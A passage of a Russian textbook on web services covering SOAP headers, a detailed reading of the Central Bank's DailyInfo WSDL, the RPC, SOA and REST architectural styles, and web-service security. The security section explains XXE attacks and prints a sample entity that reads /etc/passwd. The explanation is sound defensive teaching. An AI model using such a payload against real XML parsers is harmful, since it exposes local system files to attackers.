Каждое сообщение в SOAP содержится в элементе Envelope (конверт). Envelope состоит из двух частей: необязательного заголовка Header и основной части Body. Заголовок включает один или более блоков, они могут содержать метаданные для реализации, например, сессий, безопасности, транзакций, а тело сообщения содержит данные приложения. SOAP не определяет семантику заголовков и тела, а только структуру сообщения.

В данном простом примере заголовков нет. Типичными примерами использования заголовков являются передача идентификаторов для реализации транзакций, передача информации о безопасности (подписи, сертификатов).

SOAP-сообщение может проходить через несколько узлов на пути от отправителя к получателю, промежуточные узлы могут выполнять различные роли и изменять сообщение. Протокол SOAP позволяет указать, какому узлу адресованы заголовки и что с ними надо делать.

С помощью атрибута Actor (Role в SOAP 1.2) можно передать, какому узлу адресован заголовок. В нём указывается URI роли узла, например `http://www.w3.org/2003/05/soap-envelope/role/ultimateReceiver` (роль конечного узла), `http://www.w3.org/2003/05/soap-envelope/role/next` (роль промежуточного или целевого узла), `http://www.w3.org/2003/05/soap-envelope/role/none` (роль, которую не может играть не один SOAP-узел), либо URI некоторой специфичной для конкретного приложения роли узла.

Булев атрибут заголовка mustUnderstand задает (строки true или false в SOAP 1.2), обязательно ли обрабатывать этот заголовок ноду-адресату. Значение по умолчанию false означает, что узел-адресат может вообще не обрабатывать заголовок. Тем не менее узел обязан удалить адресованный ему заголовок и не передавать его далее. Следует заметить, что после обработки и удаления узел может вставить аналогич-

ный или измененный заголовок и передать сообщение с ним далее. Значение true этого атрибута означает, что заголовок необходимо попытаться обработать обязательно. Если попытка обработать заголовок, адресованный узлу (обязательный либо нет), приведет к ошибке, то узел обязан вернуть ошибку и не передавать далее сообщение.

В спецификации SOAP 1.2 добавлен булев атрибут relay, который при значении true сообщает промежуточному узлу, что если он не обрабатывает адресованный ему заголовок, то его не нужно удалять, а нужно передать далее.

Для иллюстрации работы заголовков приведем пример, не относящийся к рассматриваемому веб-сервису Сбербанка:

```
<?xml version="1.0" ?>
 <env:Envelope xmlns:env="
   http://www.w3.org/2003/05/soap-envelope">
   <env:Header>
     <p:oneBlock xmlns:p="http://example.com"
           env:role="http://example.com/Log"
               env:mustUnderstand="true">
     ...
     ...
     </p:oneBlock>
     <q:anotherBlock xmlns:q="http://example.com"
       env:role="
http://www.w3.org/2003/05/soap-envelope/role/next"
       env:relay="true">
     ...
     ...
     </q:anotherBlock>
     <r:aThirdBlock xmlns:r="http://example.com">
     ...
     ...
     </r:aThirdBlock>
   </env:Header>
   <env:Body >
     ...
     ...
   </env:Body>
```

```
</env:Envelope>
```

Далее рассмотрим часть сообщения Body. Этот элемент обрабатывается, как блоки заголовка с атрибутами actor=ultimateReceiver и mustUnderstand=1. Body может использоваться в стиле RPC и содержать имя вызываемого метода, значения формальных параметров (входных и выходных), а также может просто передавать XML-документ, как в рассматриваемом примере со Сбербанком. Конкретный стиль и структура Body определяется в описании веб-сервиса с помощью WSDL-документа.

Более подробно возможности SOAP на примерах разобраны в статье «SOAP Версия 1.2 Часть 0: Учебник для начинающих, Рекомендация W3C от 24 июня 2003 г.»[1]

А теперь рассмотрим спецификацию WSDL на примере описания только что опробованного веб-севиса, которое можно скачать `http://www.cbr.ru/DailyInfoWebServ/DailyInfo.asmx?wsdl`.

На рис. 8 изображена схема с компонентами WSDL-документа. В документе, как правило, описан абстрактный сервис, а также одна или более конкретные реализации этого сервиса. Абстрактный сервис задан набором своих операций (методов), для каждой операции указана пара сообщений – SOAP-запрос и ответ, каждое сообщение ссылается на типы своих параметров – стандартные типы XMLSchema или типы, описанные непосредственно в WSDL-документе или других пространствах имен. Каждая конкретная реализация веб-сервиса в WSDL-документе состоит из описания использованной версии SOAP, связи с операциями, ссылки на endpoint, т.е. URL, по которому доступна данная реализация.

Рассмотрим подробнее WSDL-файл Сбербанка по адресу `http://www.cbr.ru/DailyInfoWebServ/DailyInfo.asmx?wsdl`. Как и любой WSDL-документ, он описывает все методы веб-сервиса и содержит описание типов, сообщений и ошибок (faults), операций, типов портов (интерфейсов), связываний и конечных точек, сервисов веб-сервиса. Файл довольно боль-

[1] URL: `http://www.w3.org/2002/07/soap-translation/russian/part0.html`



Рис. 8. WSDL-документ

шой, опустим всё, что не относится к вызываемому нами методу GetCursOnDateXML, и рассмотрим подробно остальное.

Сначала идет преамбула, в которой импортируются используемые в документе пространства имен и вводятся сокращения для них:

```
<?xml version="1.0" encoding="utf-8"?>
<wsdl:definitions
  xmlns:soap=
"http://schemas.xmlsoap.org/wsdl/soap/"
  xmlns:tm=
"http://microsoft.com/wsdl/mime/textMatching/"
  xmlns:soapenc=
"http://schemas.xmlsoap.org/soap/encoding/"
  xmlns:mime=
"http://schemas.xmlsoap.org/wsdl/mime/"
  xmlns:tns="http://web.cbr.ru/"
```

```
  xmlns:s="http://www.w3.org/2001/XMLSchema"
  xmlns:soap12=
"http://schemas.xmlsoap.org/wsdl/soap12/"
  xmlns:http=
"http://schemas.xmlsoap.org/wsdl/http/"
  targetNamespace="http://web.cbr.ru/"
  xmlns:wsdl=
"http://schemas.xmlsoap.org/wsdl/">
```

То есть если где-то далее встретится сокращение, например s:, то это эквивалентно написанию http://www.w3.org/2001/XMLSchema. По такой преамбуле можно понять, что веб-сервис Сбербанка работает в протоколе SOAP 1.2 и описан WSDL-документом версии 1.1. Несмотря на то что спецификация WSDL 2.0 была утверждена в 2007 г., многие инструменты работы с веб-сервисами ещё используют прежнюю версию.

Далее идёт описание веб-сервиса от разработчиков:

```
  <wsdl:documentation
    xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/">
    Веб сервис для получения ежедневных данных
    ver 31.07.2012
  </wsdl:documentation>
```

Далее следует фрагмент с описанием типов. Описан сложный тип с именем GetCursOnDateXML, включающий последовательность, состоящую из единственной даты в формате XMLSchema dateTime. Также дано описание сложного типа с именем GetCursOnDateXMLResult с последовательностью, состоящей из произвольных элементов. Наличие s:element name="GetCursOnDateXML"и s:element name="GetCursOnDateXMLResponse"означает, что в данном случае Body элементы SOAP-запроса и ответа будут представлены не в стиле RPC по правилам SOAP, а XML-документами с корневыми тегами GetCursOnDateXML и GetCursOnDateXMLResponse соответственно. Это указывает на использование стиля Body сообщения Document/literal wrapped, о чем подробнее далее.

```
  <wsdl:types>
    <s:schema elementFormDefault="qualified"
targetNamespace="http://web.cbr.ru/">
...
      <s:element name="GetCursOnDateXML">
        <s:complexType>
          <s:sequence>
            <s:element minOccurs="1"
maxOccurs="1" name="On_date" type="s:dateTime" />
          </s:sequence>
        </s:complexType>
      </s:element>
      <s:element name="GetCursOnDateXMLResponse">
        <s:complexType>
          <s:sequence>
            <s:element minOccurs="0"
maxOccurs="1" name="GetCursOnDateXMLResult">
              <s:complexType mixed="true">
                <s:sequence>
                  <s:any />
                </s:sequence>
              </s:complexType>
            </s:element>
          </s:sequence>
        </s:complexType>
      </s:element>
...
    </s:schema>
  </wsdl:types>
```

Типы в WSDL используются для задания содержимого сообщений (обычных и fault-сообщений). Система типов основана на спецификации XMLSchema.

Далее видим описание двух сообщений, использующих параметры двух описанных ранее типов соответственно:

```
  <wsdl:message name="GetCursOnDateXMLSoapIn">
```

```
    <wsdl:part name="parameters"
element="tns:GetCursOnDateXML" />
  </wsdl:message>
  <wsdl:message name="GetCursOnDateXMLSoapOut">
    <wsdl:part name="parameters"
element="tns:GetCursOnDateXMLResponse" />
  </wsdl:message>
```

Сообщения имеют имя внутри WSDL-документа. Сообщения разделены на части, каждая из которых является XML-документом. Каждая часть должна иметь тип (простой или составной, ранее описанный в WSDL-документе).

Элемент сообщения WSDL соответствует телу SOAP-сообщения. По описанию сообщения и типам можно построить SOAP-сообщение, которое будет соответствовать WSDL-описанию. Это можно сделать автоматически, так как описание является XML-документом и в SOAP также присутствуют типы. Сообщение в WSDL не определяет какого-либо взаимодействия, оно только описывает структуру сообщения.

В WSDL 1.0 структура сообщения жестко задана последовательностью его частей. А в WSDL 2.0 сообщение определено как часть операции, содержащая:

– метку;

– направление (входящее или исходящее);

– элемент сообщения (непосредственное содержимое сообщения в терминах типов, описанных ранее).

Как и в XML-RPC, существуют специальные типы сообщений для передачи ошибок. Как правило, получение сообщения об ошибке в ответе вызывает выбрасывание исключения (exception) на стороне SOAP-клиента. Поэтому при написании SOAP-клиентов веб-сервисов корректная реализация обработки исключений весьма желательна.

Далее в рассматриваемом примере в секции portType описан интерфейс веб-сервиса. Он описывает все операции (методы) веб-сервиса, связывает названия методов с сообщениями, описанными ранее. Например, видим, что метод GetCursOnDateXML вызывается сообщением типа GetCursOnDateXMLSoapIn, а веб-сервис отвечает сообщени-

ем типа GetCursOnDateXMLSoapOut:

```
  <wsdl:portType name="DailyInfoSoap">
...
    <wsdl:operation name="GetCursOnDateXML">
      <wsdl:documentation
xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/">
        Получение ежедневных курсов валют
(как XMLDocument)
      </wsdl:documentation>
      <wsdl:input
message="tns:GetCursOnDateXMLSoapIn" />
      <wsdl:output
message="tns:GetCursOnDateXMLSoapOut" />
    </wsdl:operation>
...
  </wsdl:portType>
```

Операции являются контекстом первого уровня для сообщений. В WSDL 1.0 есть 4 типа операций:

– в одну сторону: клиент шлет сообщение серверу;

– вопрос-ответ: клиент шлет запрос, сервер отвечает;

– solicit-response: сервер шлет сообщение, а клиент отвечает;

– уведомление: сервер шлет сообщение.

В WSDL 2.0 операция – это набор сообщений и ошибок. Последовательность и количество сообщений определяются шаблоном обмена сообщениями.

Операции бывают нескольких видов: RPC-подобные вызовы, документо-ориентированный обмен сообщениями и (в 2.0) чтение и запись атрибутов.

Операции могут быть аннотированы возможностями и свойствами (например, надёжность, безопасность, роутинг).

Port Type в WSDL 2.0 были переименованы в интерфейс, также было добавлено наследование. Интерфейс является абстрактным описанием веб-сервиса, так как он не определяет, где конкретно находится веб-сервис и какие протоколы ис-

пользуются для связи с ним. Интерфейс – список операций, которые могут быть использованы в этом веб-сервисе. Операции всегда определены как часть некоторого интерфейса, а не сами по себе.

Рассмотрим пример далее – два связывания binding задают две конкретные реализации веб-сервиса: одну для версии SOAP 1.0, другую для версии SOAP 1.2. Точки входа одинаковые (`http://web.cbr.ru/GetCursOnDateXML`), имена операций также совпадают (GetCursOnDateXML).

```
  <wsdl:binding name="DailyInfoSoap"
type="tns:DailyInfoSoap">
    <soap:binding
transport="http://schemas.xmlsoap.org/soap/http" />
...
    <wsdl:operation name="GetCursOnDateXML">
      <soap:operation
soapAction="http://web.cbr.ru/GetCursOnDateXML"
style="document" />
      <wsdl:input>
        <soap:body use="literal" />
      </wsdl:input>
      <wsdl:output>
        <soap:body use="literal" />
      </wsdl:output>
    </wsdl:operation>
...
  </wsdl:binding>

  <wsdl:binding name="DailyInfoSoap12"
type="tns:DailyInfoSoap">
    <soap12:binding
transport="http://schemas.xmlsoap.org/soap/http" />
    <wsdl:operation name="GetCursOnDateXML">
      <soap12:operation
soapAction="http://web.cbr.ru/GetCursOnDateXML"
style="document" />
```

```
      <wsdl:input>
        <soap12:body use="literal" />
      </wsdl:input>
      <wsdl:output>
        <soap12:body use="literal" />
      </wsdl:output>
    </wsdl:operation>
...
  </wsdl:binding>
```

Связывание binding определяет форматы сообщений и детали протоколов для операций и сообщений заданного Port Type (интерфейса). Связывание соответствует одной конечной точке (end point). Одна конечная точка может иметь несколько связываний, предоставляя несколько каналов доступа к одному и тому же абстрактному веб-сервису. Связывание является расширяемым с помощью элементов, которые позволяют задать связь между сообщениями и операциями с любым форматом или протоколом передачи. Таким образом, WSDL не привязан к какому-либо конкретному протоколу.

Конечная точка задает адрес связывания, т.е. путь доступа к сервису с использованием конкретного протокола и формата. Конечные точки имеют только один адрес и не должны содержать информацию о связывании. Конечные точки часто задаются как часть сервиса, а не сами по себе.

Атрибут style=document в рассматриваемом примере задает стиль SOAP-сообщения для данной операции, т.е. формат элемента <soap:Body>. Стиль document означает, что Body содержит некоторый XML-документ, соответствующий схеме в описании типов. Другое возможное значение – rpc, означает, что в Body будет добавлен дополнительный элемент, содержащий имя вызываемого метода, а параметры будут переданы списком во вложенных элементах. В первом случае получаемый XML-документ может быть проверен XML-схемой, задаваемой в WSDL, во втором – в SOAP-сообщении явно указывается название метода и правильность параметров можно проверить по информации о типах параметров в WSDL-описании соответствующей опера-

ции/сообщения. Стиль document более универсален, так как соответствующей XML-схемой можно реализовать проверку типов в RPC-стиле.

Другой параметр, влияющий на формат SOAP-вызовов, – это use=literal в данном примере, который также может принимать значение use=encoded. Первый вариант говорит об использовании XML-схемы из WSDL-описания, второй – о кодировании по спецификации SOAP. Атрибуты style и use обычно используются в парах document/literal и rpc/encoded соответственно. Последний вариант позволяет в Body SOAP-вызова передавать информацию о типах формальных параметров (фактически дублируя эту же информацию из WSDL), а также передавать связь элементов друг с другом атрибутом href для интероперабельной передачи нагруженных деревьев.

Как упомянуто ранее, в данном примере тело сообщения SOAP представлено в виде Document/literal wrapped. Этот стиль передачи сообщений подразумевает, что передаваемый в запросе XML-документ содержится в теге, имя которого совпадает с именем вызываемого метода, а в ответе к имени добавляется окончание Response. Такой стиль Body объединяет преимущества стиля rpc и document и скрывает недостатки обоих. Он характеризуется следующими параметрами:

– передаваемое сообщение состоит из одной части;

– эта часть является элементом;

– имя элемента совпадает с именем операции;

– комплексный тип этого элемента не содержит атрибутов.

Преимущества:

– информация о типах не передается в сообщении;

– все, что передается в soap:body, определено схемой, сообщение легко проверяется на корректность;

– имя метода присутствует в SOAP-сообщении;

– Document/literal совместим с рекомендациями организации Web Services Interoperability; выполняется ограничение WS-I в том, что soap:body содержит один дочерний элемент.

Недостаток:

– сложное описание WSDL.

Использование Document/literal wrapped является наилучшим выбором в большинстве случаев. Совместное использование параметров style и use во многом обусловлено развитием спецификаций SOAP и соответствующих практических реализаций. Подробнее об этом хорошо написано в статьях «Which style of WSDL should I use? Russell Butek, IBM developerWorks, 2003»[1] и «The Difference Between RPC and Document Style WSDL, Susanne Rothaug, SAP Community Network, 2004»[2].

Приведём последнюю часть WSDL-файла рассматриваемого примера с описанием реализаций сервиса:

```
  <wsdl:service name="DailyInfo">
    <wsdl:documentation
xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/">
Веб сервис для получения ежедневных данных
ver 31.07.2012</wsdl:documentation>
    <wsdl:port name="DailyInfoSoap"
binding="tns:DailyInfoSoap">
      <soap:address location=
"http://www.cbr.ru/DailyInfoWebServ/DailyInfo.asmx"
/>
    </wsdl:port>
    <wsdl:port name="DailyInfoSoap12"
binding="tns:DailyInfoSoap12">
      <soap12:address location=
"http://www.cbr.ru/DailyInfoWebServ/DailyInfo.asmx"
/>
    </wsdl:port>
  </wsdl:service>
</wsdl:definitions>
```

Сервисы группируют коллекции портов (интерфейсов) вместе и создают полное описание сервиса, доступное извне:

[1] URL: http://www.ibm.com/developerworks/webservices/library/ws-whichwsdl/

[2] URL: http://www.sdn.sap.com/irj/scn/index?rid=/library/uuid/c018da90-0201-0010-ed85-d714ff7b7019

– сервис поддерживает несколько протоколов (имеет несколько связываний binding);

– связь с сервисом происходит через заданный протокол по конкретному адресу (задан в интерфейсе каждого связывания);

– операции и сообщения для обмена задаются в связывании для каждой конечной точки (атрибут soapAction в примере ранее).

Порты внутри одного сервиса считаются альтернативными вариантами с одним и тем же поведением, определяемым конечной точкой, но доступными по разным протоколам.

Из рассмотренного примера видно, что WSDL исчерпывающим образом отвечает на вопросы, как обратиться к веб-сервису, какие методы можно вызвать, какие параметры можно передать и что ждать в ответ. По WSDL-описанию можно однозначно построить правильный SOAP-запрос и ответ к конкретному веб-сервису, а также проверить некоторый текст запроса и ответа на корректность. Для отладки SOAP и WSDL даже существуют специальные программы, например Soap UI.

Однако WSDL не отвечает на вопрос, в какой последовательности нужно вызывать методы веб-сервиса при сложном взаимодействии. Например, если веб-сервис некоторого интернет-магазина содержит методы для авторизации, поиска товаров, заказа, оплаты и завершения сеанса, то очевидно, что не любая последовательность корректных SOAP-вызовов этого веб-сервиса будет допустима с точки зрения бизнес-процесса.

Конечно, у программиста, использующего веб-сервис, есть описания методов веб-сервиса от его разработчиков. Но они не формализованы и не позволяют автоматически удостовериться в правильности последовательности вызовов при взаимодействии клиента и сервиса. Более сложна ситуация, когда несколько веб-сервисов взаимодействуют между собой. Для автоматизации разработки и формализации последовательности взаимодействия используют такие модели, как конечные автоматы, UML-диаграммы последовательностей (sequence), UML-диаграммы действий (activity), сети Петри.

Также WSDL и SOAP не дают разработчику никаких подсказок относительно того, какое взаимодействие считается удачно спроектированным, как назвать методы веб-сервиса, их параметры и какая должна быть семантика? Если последовательность взаимодействия сложна, то последовательные вызовы должны быть связаны в общий контекст. Как и где хранить этот контекст, как передавать его? При развитии веб-сервиса создавать новые версии или менять старые? Больше полагаться на XML-документы собственной структуры или использовать стандартные типы данных совместно с комплексными типами? Конечно, ответы на эти и другие вопросы зависят от тех приоритетов, которые мы ставим перед собой, разрабатывая веб-сервис: безопасность, производительность, масштабируемость, простота поддержки, расширяемость, обратная совместимость, совместимость с различными клиентами, простота использования и т.д. В зависимости от приоритетов и личных предпочтений мы можем использовать готовые рецепты архитектуры систем и веб-сервисов, зарекомендовавшие себя на практике и известные как архитектурные стили.

6.3. Архитектурные стили веб-сервисов

False Assumptions:
1. The network is reliable
2. Latency is zero
3. Bandwidth is infinite
4. The network is secure
5. Topology is stable
6. There is one administrator
7. Transport cost is zero
8. The network is homogeneous

Peter Deutsch's The Eight Fallacies
of Distributed Computing, 1991

Архитектурные стили использования веб-сервисов определяют взаимодействие компонентов информационных систем. Наиболее распространены архитектурные стили RPC,

SOA и RESTful.

6.3.1. RPC

RPC (Remote Procedure Call) – удалённый вызов процедур, характеризуется тем, что проектируются методы, в своих именах и параметрах содержащие как указания на бизнес-объект, так и глагол действия с ним. Как правило, на каждое действие создаётся по методу, например: getItems(), doItemOperation(). Параметры методов фиксированы, методы группируются в интерфейсы объектов. Методы вызываются синхронно.

В целом RPC-стиль можно охарактеризовать тем, что создаваемое приложение проектируется так же, как если бы вызовы происходили неудаленно. Современные инструменты скрывают сложность реализации удаленных вызовов, и программисты не учитывают их специфику.

Преимущества:

– наиболее привычно для программистов;

– широкий спектр инструментариев, IDE для быстрой разработки;

– простота проектирования и реализации веб-сервисов.

Недостатки:

– сложность масштабирования;

– сложность построения устойчивой к сбоям системы.

6.3.2. SOA

SOA (Service Oriented Architecture) – архитектура системы со слабо связанными компонентами, когда основной единицей связи является сообщение, а не операция. Термин SOA часто используется в целях продвижения новых корпоративных программных продуктов в значении замены устаревших RPC технологий на новые модные технологии веб-сервисов, которые решат все IT-проблемы организации. Иногда можно просто встретить упоминание SOA для обозначения любой системы с использованием веб-сервисов. Мы же будем

придерживаться того, что SOA – это не столько веб-сервисы, сколько определённый архитектурный стиль для построения распределенных систем. В том числе принципы SOA можно использовать для реализации системы без применения веб-сервисов вообще, а, например, используя Microsoft .Net Remoting, Oracle Java RMI или еще какие-то технологии удаленного вызова.

Преимущества:

– уменьшение связанности компонентов системы;

– асинхронная работа компонентов системы.

Недостатки:

– сложность реализации, необходимо поддерживать очереди сообщений и проектировать асинхронную работу компонентов системы.

Принципы разработки, поддержки и использования SOA от Yvonne Balzer[1]:

– повторное использование (reuse), разделение на части (granularity), модульность, сочетаемость сервисов (composability) и компонентизация (componentization);

– совместимость со стандартами;

– идентификация и категоризация веб-сервисов, развёртывание (provisioning and delivery), мониторинг и отслеживание (tracking);

– инкапсуляция;

– разделение бизнес-логики и технологии реализации;

– единая реализация и доступность компонентов на уровне предприятия (enterprise-view of components);

– использование существующих активов всегда, когда есть возможность;

– управление жизненным циклом;

– эффективное использование ресурсов системы;

– зрелость и производительность сервисов.

Принципы сервис-ориентированного проектирования от Microsoft Windows Communication Foundation team[2]:

---

[1] URL: `http://www.ibm.com/developerworks/webservices/library/ws-improvesoa/`

[2] URL: `http://msdn.microsoft.com/en-us/library/bb972954.aspx`

– сервисы разграничены явно;
– сервисы автономны;
– сервисы разделяют схему и контракт, но не класс;
– интероперабельность сервисов основана на своде правил (policy).

Первое опубликованное исследование ориентированности на сервисы с точки зрения промышленности сделал Thomas Erl из SOA Systems Inc. Он опубликовал[1] восемь конкретных принципов, общих для всех основных SOA-платформ:
– стандартизованный контракт;
– слабое связывание;
– абстракция;
– повторное использование;
– автономность;
– работа без сохранения состояния;
– обнаруживаемость (discoverability);
– сочетаемость (composability).

В октябре 2009 г. на 2-м международном симпозиуме SOA группой из 17 независимых разработчиков был опубликован Манифест SOA[2]. Это очень краткий документ, который проясняет понятие SOA.

6.3.3. RESTful

RESTful (Representational State Transfer) – проектирование системы в терминах ресурсов и передачи их представлений методами HTTP.

Преимущества:
– масштабируемое взаимодействие компонентов вплоть до масштабов глобальной сети;
– единый интерфейс взаимодействия компонентов дает возможность слабо связанным между собой компонентам развиваться самостоятельно (например, браузеры и вебсерверы);

[1] URL: `http://soaprinciples.com/`
[2] URL: `http://www.soa-manifesto.org/default_russian.html`

– наличие готовых промежуточных компонентов для организации кэширования представлений (например, кэширующие прокси-серверы).

REST (Representational State Transfer, передача состояния с помощью представлений) – стиль программной архитектуры (организация взаимодействия программной системы) для распределенных гипермедиасистем, таких как WWW. Рой Филдинг в своей диссертации[1] подробно проанализировал принципы, которыми он руководствовался при написании спецификации протокола HTTP/1.1. Веб-сервисы и программные системы, отвечающие этим принципам, называют RESTful. Ресурсы и передача представлений ресурсов являются ключевыми понятиями REST.

Информационный ресурс – именованная функция R(t), которая в зависимости от времени возвращает множество представлений.

Основные задачи REST включают:

1) масштабирование взаимодействия компонентов;

2) общность интерфейсов (например, расширяемость HTTP своими заголовками и методами);

3) независимое развертывание компонент;

4) промежуточные компоненты для уменьшения задержек, навязывания безопасности и обеспечения поддержки устаревших систем.

Архитектурный стиль REST описывает следующие шесть ограничений, применимых к архитектуре, но оставляет вопросы реализации отдельных компонент на усмотрение разработчика.

1. Клиент-сервер. Клиенты отделены от серверов единым интерфейсом. Разделение функций клиента и сервера означает, что клиента не волнуют вопросы хранения данных, они являются внутренними для каждого сервера. Портируемость клиентского кода повышается. Сервер не заботится об интерфейсе/состоянии пользователя, так что сервер может быть простым и хорошо масштабируемым. Серверы и клиенты мо-

[1] Fielding R.T. Architectural Styles and the Design of Network-based Software Architectures. URL: `http://www.ics.uci.edu/~fielding/pubs/dissertation/top.htm`.

гут быть заменены, разработаны независимо, до тех пор пока интерфейс не меняется.

2. Отсутствие состояния (stateless). Взаимодействие клиента и сервера ограничено таким образом, что контекст клиента не сохраняется на сервере между запросами, каждый запрос от клиента содержит всю информацию, необходимую для обработки запроса, всё состояние содержится на клиенте. Это не только позволяет сделать серверы более доступными для мониторинга (не надо отслеживать состояние клиентов), но также делает их более надёжными при частичных сбоях и поломке сети, увеличивает их масштабируемость.

3. Кэшируемость. Например, в Вебе клиенты могут кэшировать ответы. Таким образом, ответы от сервера явно или не явно должны определять себя как кэшируемые либо нет, чтобы предотвратить повторное использование клиентами устаревших или неправильных данных в ответ на дальнейшие запросы. Правильно организованное кэширование частично или полностью исключает некоторые клиент-серверные взаимодействия, ещё более увеличивая надёжность и производительность.

4. Единый интерфейс. Чёткие требования к единому интерфейсу упрощают и развязывают архитектуру, что позволяет каждой части развиваться независимо.

5. Многоуровневые системы. Клиент не может точно сказать, соединён ли он с конечным или промежуточным сервером. Промежуточные серверы могут улучшать масштабирование с помощью балансировки нагрузки, предоставления общего кэша, а также могут навязывать политику безопасности.

6. Код по запросу (необязательное ограничение). Серверы могут временно расширять или изменять функциональность клиента, передавая ему логику, которую он может запустить на выполнение. Пример: скриптовые языки (JavaScript) или скомпилированный бинарный код (Java-апплеты, ActiveX).

Веб-сервис, нарушающий любое ограничение, кроме последнего, не соответствует в полном смысле RESTful архитектуре.

Наиболее важное ограничение – единый интерфейс.

Суть архитектурного стиля RESTful для веб-сервисов можно сформулировать в виде принципов построения REST-интерфейса. Принципы, на которых должен строиться любой интерфейс, считаются фундаментальными.

1. Идентификация ресурсов. Отдельные ресурсы идентифицируются в запросах, например использованием URI в REST-системах на основе Веба. Ресурсы сами по себе концептуально отличны от представлений, которые возвращаются клиенту. Например: сервер не посылает свою базу данных, но шлёт, возможно, HTML, XML или JSON (фрагмент кода JavaScript), который представляет собой записи базы данных, к примеру, на французском языке в UTF-8 в зависимости от параметров запросов и реализации сервера.

2. Манипуляция ресурсами через их представление, когда клиент владеет представлением ресурса (включая какие-либо метаданные) и у него имеется достаточно информации, чтобы изменить или удалить ресурс на сервере.

3. Самоописываемые сообщения. Каждое сообщение содержит достаточно информации, описывающей, как обработать сообщение, например, какой парсер запустить. Например, медиатипы (ранее известные как MIME-типы). Если необходимо заглянуть в содержимое сообщения, чтобы понять его, то это сообщение несамоописываемое.

4. Состояние приложения моделируется с использованием гипермедиа. Если вероятно, что клиент захочет получить доступ к родственным ресурсам, они должны быть идентифицируемы возвращаемым сервером представлением. Например, можно передавать их URI в достаточном контексте, таком, как гиперссылки.

6.4. Безопасность веб-сервисов

Так как веб-сервисы являются веб-приложениями, к ним в полной мере относится материал по безопасности веб-приложений, изложенный ранее. Однако имеются и особенности.

Часто при обращении к веб-сервису требуется идентификация или аутентификация. Как правило, они организуются выдачей клиенту уникального API-ключа – секретной строки, которая передается клиентом и проверяется на сервере при каждом вызове веб-сервиса. Для сохранения секретности ключа следует передавать его только в сущности POST-запроса, так как они не логируются веб-серверами и прокси, использовать HTTPS, передавать хэш ключа.

Для авторизации действий, доступных через веб-сервис, можно реализовать авторизацию с помощью сессии, подобно тому, как пользователи авторизуются на веб-сайте:

1) клиент перед обращением к веб-сервису вызывает метод логина, передает в него имя пользователя и пароль;

2) в случае успешной аутентификации веб-сервис возвращает клиенту идентификатор сессии;

3) при последующих вызовах веб-сервиса клиент передает идентификатор сессии в виде обязательного параметра;

4) при обработке вызовов веб-сервис проводит авторизацию на основе идентификатора сессии.

Методы защиты сессии такие же, как и для обычных веб-приложений.

Так как большинство веб-сервисов использует XML и выполняют разбор XML с помощью сторонних библиотек, то следует уделить особое внимание изучению возможностей и настройке безопасности этих библиотек. Обработка некорректно сформированных XML-документов веб-сервисом не должна вызывать сбоев в его работе и раскрытия информации. Следует обратить особое внимание на возможность включения внешних сущностей XXE (XML External Entity) в XML-документы[1]. Она позволяет включить в XML-документ другой фрагмент локально или по сети:

```
<?xml version="1.0" standalone="no" ?>
<!DOCTYPE copyright [
  <!ELEMENT copyright (#PCDATA)>
  <!ENTITY c SYSTEM
```

[1] URL: `http://www.w3resource.com/xml/external-entities.php`

```
"http://example.com/copyright.xml">
]>
<copyright>&c;</copyright>
```

Например, при парсинге такого XML-документа с помощью популярного PHP-класса SimpleXMLElement загрузка и попытка парсинга удаленного файла http://example.com/copyright.xml произойдет независимо от разрешения PHP на открытие удаленных файлов, которое задается параметром allow_url_fopen в конфигурации PHP.

Более опасным является включение локальных файлов с помощью XXE. При этом, если клиенту отображается ошибка парсинга XML-документа и выдается фрагмент этого документа, у злоумышленника появляется возможность просмотреть содержимое любого локального файла, например:

```
<!ENTITY param SYSTEM '/etc/passwd' >
```

Известно[1], что любой веб-сервис на PHP, использующий стандартный XML-парсер, без дополнительной настройки является уязвимым для атак локального и удалённого включения файлов.

